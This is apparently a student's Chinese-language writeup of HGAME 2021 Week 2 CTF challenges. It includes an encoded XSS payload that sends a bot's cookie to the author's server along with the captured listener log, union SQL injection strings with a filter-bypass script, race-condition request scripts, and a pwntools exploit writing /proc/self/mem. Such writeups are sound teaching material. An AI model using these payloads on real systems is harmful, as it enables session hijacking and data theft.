HGAME 2021 Week 2 Writeup

这一周要过年了

Web

LazyDogR4U

一进题目就知道老乳法报社了

然而随便输入了一圈，看了下网页，并没有什么思路，于是不报希望的随便输了一个`www.zip`，拿到源码

翻了下登录的逻辑，密码过MD5用`==`比较，经典弱类型比较

```
function login($username, $password){
        if(session_status() == 1){
            session_start();
        }
        $userList = $this->getUsersList();
        if(array_key_exists($username, $userList)){
            if(md5($password) == $userList[$username]['pass_md5']){
                $_SESSION['username'] = $username;
                return true;
            }else{
                return false;
            }
        }
        return false;
    }
```

发现用户名和密码在`config.ini`里

```
[global]
debug = true

[admin]
username = admin
pass_md5 = b02d455009d3cf71951ba28058b2e615

[testuser]
username = testuser
pass_md5 = 0e114902927253523756713132279690
```

密码是过MD5的形式，`testuser`的密码以`0e`开头，可以利用，直接找个MD5是0e开头的字符串，比如`s878926199a`，登录

但是week2的题目肯定不会这么简单，`flag.php`的逻辑要求admin用户才可以拿到flag

```
 if($_SESSION['username'] === 'admin'){
        echo "<h3 style='color: white'>admin将于今日获取自己忠实的flag</h3>";
        echo "<h3 style='color: white'>$flag</h3>";
    }else{
        if($submit == "getflag"){
            echo "<h3 style='color: white'>{$_SESSION['username']}接近了问题的终点
</h3>";
        }else{
            echo "<h3 style='color: white'>篡位者占领了神圣的页面</h3>";
        }
    }
```

这时候还以为考察的是比较小众的弱类型比较，查了很久没有发现 `b0` 开头的字符串有什么可以利用的地方，于是直接stuck，甚至已经开始搜MD5碰撞

问了下 `r4u` 学长，给了我提示 `变量覆盖`，直接打开思路，之前看了 `lazy.php` 里的代码，但因为发现了弱类型比较，直接忽略了

```
$filter = ["SESSION", "SEVER", "COOKIE", "GLOBALS"];

// 直接注册所有变量，这样我就能少打字力，芜湖~

foreach(array('_GET','_POST') as $_request){
    foreach ($$_request as $_k => $_v){
        foreach ($filter as $youBadBad){
            $_k = str_replace($youBadBad, '', $_k);
        }
        ${$_k} = $_v;
    }
}
```

这里有一个很明显的 `$$` 导致的变量覆盖的问题，过滤的话网上查了下直接双写绕过

其实还有一点小细节，给PHP传数组绕比较的时候传 `[]` 比较多，并没有仔细了解传 `key-value` 数组的规范，还稍微卡了一会，实际的参数规则就是 `var_name[key]=value`

具体到这题的情况，就是 `_SESSION[username]=admin`

```
http://5179f34857.lazy.r4u.top/lazy.php?_SESSIOSESSIONN[username]=admin
```

但是我们先访问这个URL，再回到 `flag.php`，发现session对应的用户并没有变，后来学长让我把 `lazy.php` 换成 `flag.php`，直接拿到了flag `hgame{R4U-Is-A-laZY~D0G}`

当时并没有去探究为什么要换成 `flag.php`，写wp的时候在 `flag.php` 里看到了 `require_once 'lazy.php';` 这一行，明白了实际上 `lazy.php` 是被包含在 `flag.php` 中的，直接访问 `flag.php` 就可以了

Post to zuckonit

明显的XSS题

```
Attention: you can freely post your thoughts to this page. But this online editor
is vulnerable to attack, so you can write down XSS sentences and submit them to
bot backend, and CAPTCHA is necessary.
```

先看验证码，这道题跟去年week2那道C老板的聊天室的XSS题验证码逻辑是一样的，我直接参考的`托司机`学长的脚本

```
import hashlib,string
list=string.ascii_letters+string.digits
for a in list:
    for b in list:
        for c in list:
            for d in list:
                for e in list:#5位数
                     for f in list: # 6位数
                         str4=(a+b+c+d+e+f).encode("utf-8")
                         value = hashlib.md5(str4)
                         value1 = value.hexdigest()
                         #print (value1)
                         s4 = value1[:6]
                         #print (s1)
                         if s4 == '5f7eaf':#写入从页面中获取6位数
                            print(str4)
```

随便构造一个`<img`标签

```
<img src=x onerror=alert(1)
```


发现输出变成了这样，被倒序了

```
)1(trela=rorreon x=crs gmi<
```

但输入正常的字符串没有被倒序，说明后台有过滤，既然倒序，那就直接输入会被过滤的内容，后面跟上倒序后的payload

```
<img src=x onerror=alert(1) )1(trela=rorreon x=crs gmi<
```

成功弹框



说明这道题只有倒序过滤，参考去年官方wp，构造payload`window.open('http://vps-ip/cookies?v='+document.cookie)`

保险起见，同样对payload进行编码

```
xss=b"window.open('http://vps-ip:1234/cookies?v='+document.cookie);//"
print(xss)
encoded=""
for bit in xss:
    enc_bit="&#{}".format(bit)
    encoded+=enc_bit
print(encoded)
payload="<img src=x OnErroR="+encoded
#payload=payload.encode(encoding='utf-8')
print(payload)
```

构造payload，在服务器上执行`sudo nc -nvlp 1234`

```
<img src=x OnError=xz
74#&74#&95#&14#&101#&501#&701#&111#&111#&99#&64#&611#&011#&101#&901#&711#&99#&11
1#&001#&34#&93#&16#&811#&36#&511#&101#&501#&701#&111#&111#&99#&74#&25#&15#&05#&9
4#&85#&05#&84#&05#&64#&84#&94#&94#&64#&35#&94#&64#&94#&74#&74#&85#&211#&611#&611
#&401#&93#&04#&011#&101#&211#&111#&64#&911#&111#&001#&011#&501#&911#&=RorrEnO
x=crs gmi<
```

点击Post提交后浏览器成功弹窗，并在后台收到了响应，但是并没有收到bot的访问，一开始以为有延迟，等了半个小时还没收到响应，觉得自己是不是漏了什么细节，看了下响应头也没CSP策略，直接stuck

问了`4qe`学长，Post之后只是本地存储，要点击Submit才能提交到后端bot

```
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 159.75.113.183 60114 received!
GET /cookies?
v=token=f7c30a3a5d9263d8c44476259ff7873764a1be04a9a45df8f92ae6b77b155acf
HTTP/1.1
Host: 1.15.110.202:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: "WaterFox"
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://159.75.113.183:7654/checker?
contents[]=%3Cimg%20src%3Dx%20onErroR%3D%26%23119%26%23105%26%23110%26%23100%26%
23111%26%23119%26%2346%26%23111%26%23112%26%23101%26%23110%26%2340%26%2339%26%23
104%26%23116%26%23116%26%23112%26%2358%26%2347%26%2347%26%2349%26%2346%26%2349%2
6%2353%26%2346%26%2349%26%2349%26%2348%26%2346%26%2350%26%2348%26%2350%26%2358%2
6%2349%26%2350%26%2351%26%2352%26%2347%26%2399%26%23111%26%23111%26%23107%26%231
05%26%23101%26%23115%26%2363%26%23118%26%2361%26%2339%26%2343%26%23100%26%23111%
26%2399%26%23117%26%23109%26%23101%26%23110%26%23116%26%2346%26%2399%26%23111%26
%23111%26%23107%26%23105%26%23101%26%2341%26%2359%26%2347%26%2347%20zx%3DrorrEon
%20x%3Dcrs%20gmi%3C&
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

拿到Cookies后直接在F12的Application里替换`token`，访问flag页面得到flag `hgame{X5s_tO_GEt_@dm1n's_cOokies.}`

200OK!!

老PTSD患者了，这就写《关于我用多线程requests尝试在平台坏掉期间登录这件事》(bushi)

一开始没思路，看了下Server响应头`Apache/2.4.29 (Ubuntu)`，一看PHP后端，甚至开始想`CVE-2017-15715`，后来看了下题目没给上传点，直接stuck

后来和`liki`姐姐进行了深入交 流，问了下是不是头注入，居然是的

但是我的SQL注入实在过于垃圾，写了很多语法错误的SQL语句，后端根本没执行，甚至觉得是盲注，但是`liki`姐姐说不是盲注，好耶，继续做，然后一头撞上了过滤

后来经提示，可以构造`' and 1=1select`这样的语句，如果有替换为空的过滤，那这些语句就能正常执行，这个题目就是这个情况，经过试验以及和网络环境的斗争，大概试出来了关键词

```
filter_dict={
    "where":"wherwheree",
    "select":"selecselectt",
    " ":"/**/",
    "from":"frofromm",
    "union":"uniounionn",
}
```

然后就是经典的双写绕过，这里写了一个生成脚本，直接输入正常的SQL语句，输出能绕过的形式，手动替换的话万一一个地方没替换语句就执行不了，不仔细检查都不知道问题出在哪

```
sql="-1' union all select ffffff14gggggg from f1111111144444444444g limit 1;#"
filter_dict={
```

```
    "where":"wherwheree",
    "select":"selecselectt",
    " ":"/**/",
    "from":"frofromm",
    "union":"uniounionn",
}
#ffffff14gggggg from f1111111144444444444g
for key in filter_dict:
    val=filter_dict[key]
    print(key,val)
    sql=sql.replace(key,val)
print(sql)
```

一开始的时候，没把前面的`status`的值改成`-1`这种不存在的值，导致了后面`union`的查询结果不回显，后来偶然在一篇文章里看到了这个坑

经提示，还有一个需要注意的点是`group_concat`函数的使用，可以让多行的结果被拼到一行里，这样就不用LIMIT一个个过去了

接下来就是爆库爆表爆列的经典操作了，表名和库名这道题里都没过滤（突然有一个思路，这种过滤是不是也能拿来盲注）

```
-1' union all select database();#
```

拿到当前数据库名`week2sqli`，爆表

```
-1' union all select group_concat(table_name) from information_schema.tables
where table_schema='week2sqli';#
```

数据库`week2sqli`里有两张表`f1111111144444444444g,status`，爆列

```
-1' union all select group_concat(column_name) from information_schema.columns
where table_schema='week2sqli';#
```

拿到列`ffffff14gggggg,id,status`，第一个`ffffff14gggggg`明显是存flag的

现在已经有了表名`f1111111144444444444g`，列名`ffffff14gggggg`，直接构造查询语句拿flag

```
-1' union all select group_concat(ffffff14gggggg) from f1111111144444444444g
limit 1;#
```

拿到flag`hgame{Con9raTu1ati0n5+yoU_FXXK~Up-tH3,5Q1!!=)}`

最后一个SQL语句其实有点插曲，复制SQL语句的时候忘记去掉了表名前面的`'`，直接语法错误没执行，stuck了一会后还是去问了liki姐姐，帮我检查出了语句的错误，这道题liki姐姐帮助我很多，耐心的解答了我很多问题，和liki姐姐贴贴！

Liki的生日礼物

结合去年C老板的商城（今年也有）盲猜条件竞争，于是`gorequest`一把梭准备拿二血，然后就被坑了（第三次被`gorequest`坑，推荐以后有并发，爬ASP带postBack的页面或者提交`multipart`的时候直接用go原生的http框架）

```
for i := 0; i < 100; i++ {
```

```
    go func() {
        var request=gorequest.New()
        request.Post("https://birthday.liki.link/API/?m=buy").Type("form")
        request.Header.Set("cookie","PHPSESSID=[session]")
        resp,body,errs:= request.Send(map[string]interface{}{
            "amount":2,
        }).End()
        fmt.Println(resp,body,errs)
    }()
}
var sigWait=make(chan os.Signal)
signal.Notify(sigWait,os.Interrupt)
<-sigWait
```

go协程的调度不一定是以线程为单位的（也就是说可能串行），然后就被坑了，开始怀疑不是条件竞争，后来liki姐姐告诉我就是条件竞争，保险起见改用网上的python脚本一把梭

```
import requests
import threading
import queue

url = "https://birthday.liki.link/API/?m=buy"
threads = 20
q = queue.Queue()

for i in range(50):
    q.put(i)

def post():
    while not q.empty():
        q.get()
        sess=requests.session()
        sess.cookies.set('PHPSESSID',"[session]")

        r = sess.post(url,
                      data={'amount': 1})
        print(r.text)

if __name__ == '__main__':
    for i in range(threads):
        t = threading.Thread(target=post)
        t.start()

    for i in range(threads):
        t.join()
```

把`[session]`换成自己Cookies里的对应值就可以

直接兑换`sw1tch`拿到flag`hgame{LOck_1s_TH3_SOlllut!on!!!}`

Reverse

ezApk

托司机学长的Android题，拖进GDA一看不是JNI，看上去也没有控制流混淆，后面那堆看上去吓人的东西while和Iterator是一个输出数组日志的语法糖的展开，不影响结果

一看`MainActivity.s`方法，标准java加密流程，算法`AES/CBC/PKCS7Padding`，其中KEY和IV分别过了SHA-256和MD5，为了避免踩坑（AES各个实现奇怪的坑很多，尽量用同一个实现加解密）直接写了一个app解密

```
 private String KEY="A_HIDDEN_KEY";
    private String
ENC_HEX="104076dec23559df46be1be4d6c816c906618e29676300a2e5abb582ecce68883974c02
3f6a3c0ee59c8c95a0f49d458";
    private String
ENC_TEXT="EEB23sI1Wd9Gvhvk1sgWyQZhjilnYwCi5au1guzOaIg5dMAj9qPA7lnIyVoPSdRY";

    public void decrypt() throws Exception{
        byte[] data= Base64.decode(ENC_TEXT,0);
        Cipher cInstance = Cipher.getInstance("AES/CBC/PKCS7Padding");
        cInstance.init(Cipher.DECRYPT_MODE,
                new SecretKeySpec(msgDigest("SHA-256", KEY), "AES"),
                new IvParameterSpec(msgDigest("MD5", KEY)));
        int vint = 0;
        byte[] result = cInstance.doFinal(data);
        System.out.println(new String(result));
    }

    public final byte[] msgDigest(String p0, String p1) throws Exception
//method@002602
    {
        byte[] bBytes = p1.getBytes("utf-8");
        byte[] bdigest = MessageDigest.getInstance(p0).digest(bBytes);
        return bdigest;
    }
```

拿到flag`hgame{jUst_A_3z4pp_write_in_k07l1n}`，感觉加密逻辑有点不像是kotlin写的

这道题的难点感觉不在算法部分，而是要大致熟悉android apk的结构，因为KEY和密文都是通过资源获取的，如果不动态调试，就要了解AAPT对资源的编译流程，代码里一般留的都是一个十六进制数，作为资源标识符，`res/values`里的`public.xml`存的是标识符和资源名的对应关系（没混淆和加密的情况）`string.xml`存的是资源名和资源值

helloRe2

这道题IDA一看`CreateProcessA`和`ResumeThread`一想哦豁不会是互相调试改值的题吧，我打的怕是HCTF?

仔细一看还好，只是共享内存，那直接动调

这里有个坑，IDA显示`xmmword`这种看上去像是数字的数据时会改字节序（数字的存储规则，上周的`apacha`里也涉及到了这个考点），一切以Hex View里的顺序为准

在IDA View里，pass1的数据是这样的

```
xmmword_D730F0  xmmword '981b02a3a6e5c0b2'
```

但是到了Hex View里

```
00D730F0  32 62 30 63 35 65 36 61  33 61 32 30 62 31 38 39  2b0c5e6a3a20b189
```

因为这个原因，在这里卡了半天，甚至开始找`pcmpeqb`和`pmovmskb`指令的资料，因为后面`cmp`的时候是和`0xffff`比较的，觉得还要对`xmmword_D730F0`的数据做个位运算，后来发现这个`0xffff`就是`pcmpeqb`指令在两寄存器相等时赋给目标寄存器的，没有对数据做位移操作

那么pass1就是`2b0c5e6a3a20b189`

解决了这个问题，继续F8单步跟进，发现了一个`IsDebuggerPresent`，如果返回1就直接跳过if块，看下这个块

这个块里对这时`esi`寄存器指向的pass1进行异或，不进入这个块，程序能继续运行，但是结果肯定不对，要过这个反调的话直接把`eax`寄存器的值（也就是`IsDebuggerPresent`返回值）改成0就可以

然后主进程通过`ResumeThread`让子进程的主线程继续执行，主程序退出

子进程通过`OpenFileMappingA`尝试打开共享内存，进入子进程流程，类似于linux的`fork`

稍微看下打开共享内存后的流程，发现程序调用了`BCryptOpenAlgorithmProvider`一系列API，搜了一下发现是`CNG`

CNG提供了一套类似于Android Keystore的环境，使加密过程在特权进程中进行，不过这个目前对我们没什么用，对逆向来说用CNG是方便的，因为肯定会在CNG API的入参里出现明文KEY和IV，直接下断

程序的流程和Encrypting Data with CNG - Win32 apps | Microsoft Docs里的示例代码差不多

加密完成后把密文和`xmmword_D730E0`里的数据作比较，那`xmmword_D730E0`的数据就是预期的密文了

```
B7 FE FE D9 07 76 79 65 3F 4E 5F 62 D5 02 F6 7E
```

这时改用附加调试，附加到新创建的子进程继续跟，在`00BE11DB`下断，pass2随便输入16个a，继续调试

从示例代码中看出，CNG的关键在`BCryptGenerateSymmetricKey`和`BCryptEncrypt`里，`BCryptGenerateSymmetricKey`的参数里有KEY，`BCryptEncrypt`的参数里有明文和IV，分别下断然后根据`BlockLength`指示的长度dump

KEY就是过反调后if块里xor过的pass1

```
32 63 32 60 31 60 30 66 3B 68 38 3B 6E 3C 36 36
```

IV

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
```

因为我没装CNG的SDK，又不想`GetProcAddress`一个个拿函数指针，看这里没填充就直接python装`pycryptodome`一把梭了

```
from Crypto.Cipher import AES
key_str='32 63 32 60 31 60 30 66 3B 68 38 3B 6E 3C 36 36'
key_str=key_str.replace(' ','')
key=bytes.fromhex(key_str)
iv_str='00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F'
iv_str=iv_str.replace(' ','')
iv=bytes.fromhex(iv_str)
print(key,iv)
enc_str='B7 FE FE D9 07 76 79 65 3F 4E 5F 62 D5 02 F6 7E'
enc_str=enc_str.replace(' ','')
enc=bytes.fromhex(enc_str)
cipher=AES.new(key,AES.MODE_CBC,iv)
data= cipher.decrypt(enc)
print(data)
```

得到pass2明文`7a4ad6c5671fb313`

看了下程序后面的逻辑，发现还有异或的过程，但是在`sub_1717D0`里直接拼接了flag输出，那就不继续跟了，直接正常运行程序，输入pass1和pass2，拿到flag`hgame{2b0c5e6a3a20b189_7a4ad6c5671fb313}`

直接输出的flag里pass1后面有一个非法字符，不知道什么原因，可能是字符串结尾没加`\0`，删掉就可以了

fake_debugger beta

这道题没什么好说的，我是随便试出来的，因为flag的格式是`hgame{}`，所以开头先输入hgame发现输入正确后eax和ebx的值会相等，怀疑xor，ecx是循环变量，xor回去验证一波后可行，直接脚本一把梭

```
from pwn import *
p=remote('101.132.177.131',9999)
p.recvuntil('Please input you flag now!\n')
p.sendline('hgame{You_Kn0w_debuGg3r_') #之前手动eax^ebx出来的位数
info_str='--------------INFO--------------'
p.recvuntil(info_str)
p.sendline(' ')
out=b''
for i in range(47):
    out+=p.recvuntil(info_str)
    p.sendline(' ')
    if out.decode(encoding='utf-8').__contains__("Wrong"):
        break
print(out)
```

得出flag`hgame{You_Kn0w_debuGg3r}`

PWN

这周PWN我直接谢罪

the_shop_of_cosmos

C老板的店是`xiaoyu`学长开的

看下选项，好家伙，直接写脚本循环购买1号服务(bushi)

上来一个F5

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+0h] [rbp-10h]
  int choice_v4; // [rsp+4h] [rbp-Ch]
  int v5; // [rsp+8h] [rbp-8h]
  int cost_v6; // [rsp+Ch] [rbp-4h]

  puts(&s);
  while ( 1 )
  {
    do
      choice_v4 = getChoice();
    while ( choice_v4 < 0 );
    if ( (unsigned int)choice_v4 <= 3 )
    {
      printf(&format, (unsigned int)money);
      v5 = readll();
      cost_v6 = v5 * *((_DWORD *)&unk_40D0 + 8 * choice_v4);
      if ( cost_v6 <= money )
      {
        money -= cost_v6;
        for ( i = 0; i < v5; ++i )
          ((void (__fastcall *)(_QWORD))*(&FuncMap_off_40D8 + 4 * choice_v4))(*
(&items + 4 * choice_v4));// Call func by choice
      }
      else
      {
        puts(&byte_20C0);
      }
    }
  }
}
```

开局给了5000的`money`，但`_0day_2`要6000，里面`money -= cost_v6;`减去了一个有符号整数，只要把购买的件数设成负数就可以加钱

可以通过`_0day_1`的文件读取读`/proc/self/maps`泄露基址，但找来找去没发现什么可以溢出的点，`_0day_2`函数里free之后虽然`buf`没置0但`buf`是局部变量，也没考察堆，直接stuck

后来问了`xiaoyu`学长，提示我就关注proc文件系统，然后突然想到里面有个`mem`文件，是进程虚拟内存的映射，而题目恰好提供了任意偏移写的能力，也就是说`_0day_2`可以进行进程内任意地址写

观察`_0day_1`函数，里面有个过滤

```
if ( strstr(haystack, "flag") )              // Filter flag str
 {
   puts(aFlag);
 }
```

也就是说，我们只需要改这个`flag`字符串地址`base+0x2303`对应的值，就可以绕过过滤直接读`/flag`

这是非预期解，预期解应该有两种，第一种是写`cwd`文件，另一种是直接在`mem`里写shellcode或者构造ROP链

题看上去不用脚本，直接冲，但是每次总在莫名其妙的地方卡死，后来问了`xiaoyu`学长，得知题目容器存活时间只有10s，那实际还是需要脚本的

```
from pwn import *
argv=list()
#argv.append("./shop")
argv.append("nc")
argv.append("159.75.104.107")
argv.append("30398")
def recvUntilInput(p,input):
    p.recvuntil('>>')
    p.send(input)
    p.send('\n')
    pass

p=process(argv=argv)
recvUntilInput(p,'1')
print('connected')
recvUntilInput(p,'-50')
#p.interactive()
recvUntilInput(p,'2')
recvUntilInput(p,'1')
recvUntilInput(p,'/proc/self/maps')
p.recvuntil('这是你要的文件：')
base_str= p.recvuntil('-')[:-1]
print("base:", base_str)
base=int(base_str,base=16)
filter_addr=base+0x2303
print("filter:",filter_addr)
recvUntilInput(p,'3')
recvUntilInput(p,'1')
recvUntilInput(p,'/proc/self/mem')
recvUntilInput(p,str(filter_addr).encode('utf-8'))
p.interactive()
```

然后直接输入长度4，值随意覆盖`0x2303`上的内容，最后通过`_0day_1`直接读取`/flag`，得到flag `hgame{8ec3076d22b69fbee5a965057539dd270349daebe55a37f5382fa0b0a4839429}`

Crypto

刷排名做了道白给题，最后还是让Atom领先了

WhitegiveRSA

```
N = 882564595536224140639625987659416029426239230804614613279163
e = 65537
c = 747831491353896780365654517748216624798517769637260742155527
```

经典题型，已知N,e,c求m，需要知道N的分解质因数p,q

有个网站factordb收录了一些N的分解结果，题目中的N恰好能找得到

```
p = 857504083339712752489993810777
q = 1029224947942998075080348647219
```

网上直接一把梭脚本，需要安装`gmpy2`，我直接在linux里装，因为需要一些库依赖而apt能装

```
import gmpy2
p =  857504083339712752489993810777
q = 1029224947942998075080348647219
e = 65537
c = 747831491353896780365654517748216624798517769637260742155527
n = p * q
fn = (p - 1) * (q - 1)
d = gmpy2.invert(e, fn)
h = hex(gmpy2.powmod(c, d, n))[2:]
if len(h) % 2 == 1:
    h = '0' + h
print(h)
```

得到明文hex`6867616d657b7730777e794f555f6b4e6f572b523540217d`，丢进CyberChef得到flag`hgame{wOw~yOU_kNoW+R5@!}`

MISC

这周MISC有点可怕（字面意义），那道PNG位隐写直接不敢做，虽然能理解现实的隐写载体可能就是各种限制级的东西

Tools

套娃题，总共有四层，每一层都是压缩包指示隐写算法，jpg里EXIF头里的`comment`指示隐写密码，隐写数据是压缩包的密码，解压出来是二维码的一部分，直接一层层解出来拿到完整的二维码

找个网站扫描一下拿到flag`hgame{Taowa_is_NOT_gOOd_but_TOOls_is_Useful}`

[stuck] Telegraph：1601 6639 3459 3134 0892

标题是中文电码，找个网站解码后是`[]通滤波器`，`Audacity`打开后看频谱，写着`850Hz`，高通滤波后发现从`1:10`开始有摩尔斯电码

然后就直接stuck了，因为不会听莫尔斯电码，网上的转译工具和脚本都不好用，音频二值化看不懂

DNS

老题型，依然考察的是DNS的TXT记录，加了基础包审计

看了下HTTP请求，没什么有价值的信息，看到几个可疑的dns包，结合题目标题，直接应用过滤器`dns`

直接`nslookup -q=TXT flag.hgame2021.cf`得到flag`hgame{DOmain_N4me_5ystem}`

当天晚上做的时候DNS查询提示没有TXT记录，刷了DNS缓存之后也没解决，可能是我网络环境的垃圾DNS没更新，第三天再查就有了

总结

基础还是有点不足